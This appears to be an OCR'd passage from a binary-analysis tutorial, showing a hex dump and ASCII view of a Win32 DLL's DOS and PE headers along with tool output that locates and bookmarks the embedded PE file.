00000060  56 68 05 00 00 00 50 FF  D3 00 00 00 00 00 00 00
00000070  00 00 00 00 00 00 00 00  E8 00 00 00 0E 1F BA 0E
00000080  00 B4 09 CD 21 B8 01 4C  CD 21 54 68 69 73 20 70
00000090  72 6F 67 72 61 6D 20 63  61 6E 6E 6F 74 20 62 65
000000A0  20 72 75 6E 20 69 6E 20  44 4F 53 20 6D 6F 64 65
000000B0  2E 0D 0D 0A 24 00 00 00  00 00 00 00 F9 0E A9 6C
000000C0  BD 6F C7 3F BD 6F C7 3F  BD 6F C7 3F A3 3D 43 3F
000000D0  9A 6F C7 3F A3 3D 52 3F  AE 6F C7 3F A3 3D 44 3F
000000E0  C6 6F C7 3F 9A A9 BC 3F  B2 6F C7 3F BD 6F C6 3F
000000F0  6F 6F C7 3F A3 3D 4E 3F  0A 6F C7 3F A3 3D 55 3F
00000100  BC 6F C7 3F A3 3D 56 3F  BC 6F C7 3F 52 69 63 68
00000110  BD 6F C7 3F 00 00 00 00  00 00 00 00 00 00 00 00
00000120  00 00 00 00 50 45 00 00  4C 01 05 00 42 52 31 57
00000130  00 00 00 00 00 00 00 00  E0 00 02 21 0B 01 09 00
00000140  00 2A 02 00 00 DE 00 00  00 00 00 00 CD 67 01 00
00000150  00 10 00 00 00 40 02 00  00 00 00 10 00 10 00 00
00000160  00 02 00 00 05 00 00 00  00 00 00 00 05 00 00 00
00000170  00 00 00 00 00 20 04 00  00 04 00 00 7B F4 03 00
00000180  02 00 40 01 00 00 10 00  00 10 00 00 00 00 10 00
00000190  00 10 00 00 00 00 00 00  10 00 00 00 00 E1 02 00
000001A0  51 00 00 00 D4 CF 02 00  A0 00 00 00 00 F0 03 00
000001B0  B4 01 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000001C0  00 00 00 00 00 00 04 00  E4 17 00 00 70 43 02 00
000001D0  1C 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

```
        '^
1     V   1    1
    1 9 t    [
    I_   IS| MZ
   [REU      k
  Wh     P   h
Vh     P


    !  L !This p
rogram cannot be
 run in DOS mode
.    $           l
 o ? o ? o ? =C?
 o ? =R? o ? =D?
 o ?   ? o ? o ?
oo ? =N? o ? =U?
 o ? =V? o ?Rich
 o ?
    PE  L   BR1W
           !
 *           g
     @


           {
  @


Q


           pC
```

The file is Win32 DLL file and the region of the file is bookmarked based on PE header information


Output


```
Win32 DLL found at offset 0x3c size 199680 bytes.
1 PE file(s) found from the whole file.
Added bookmark(s) to the found PE file(s).
```

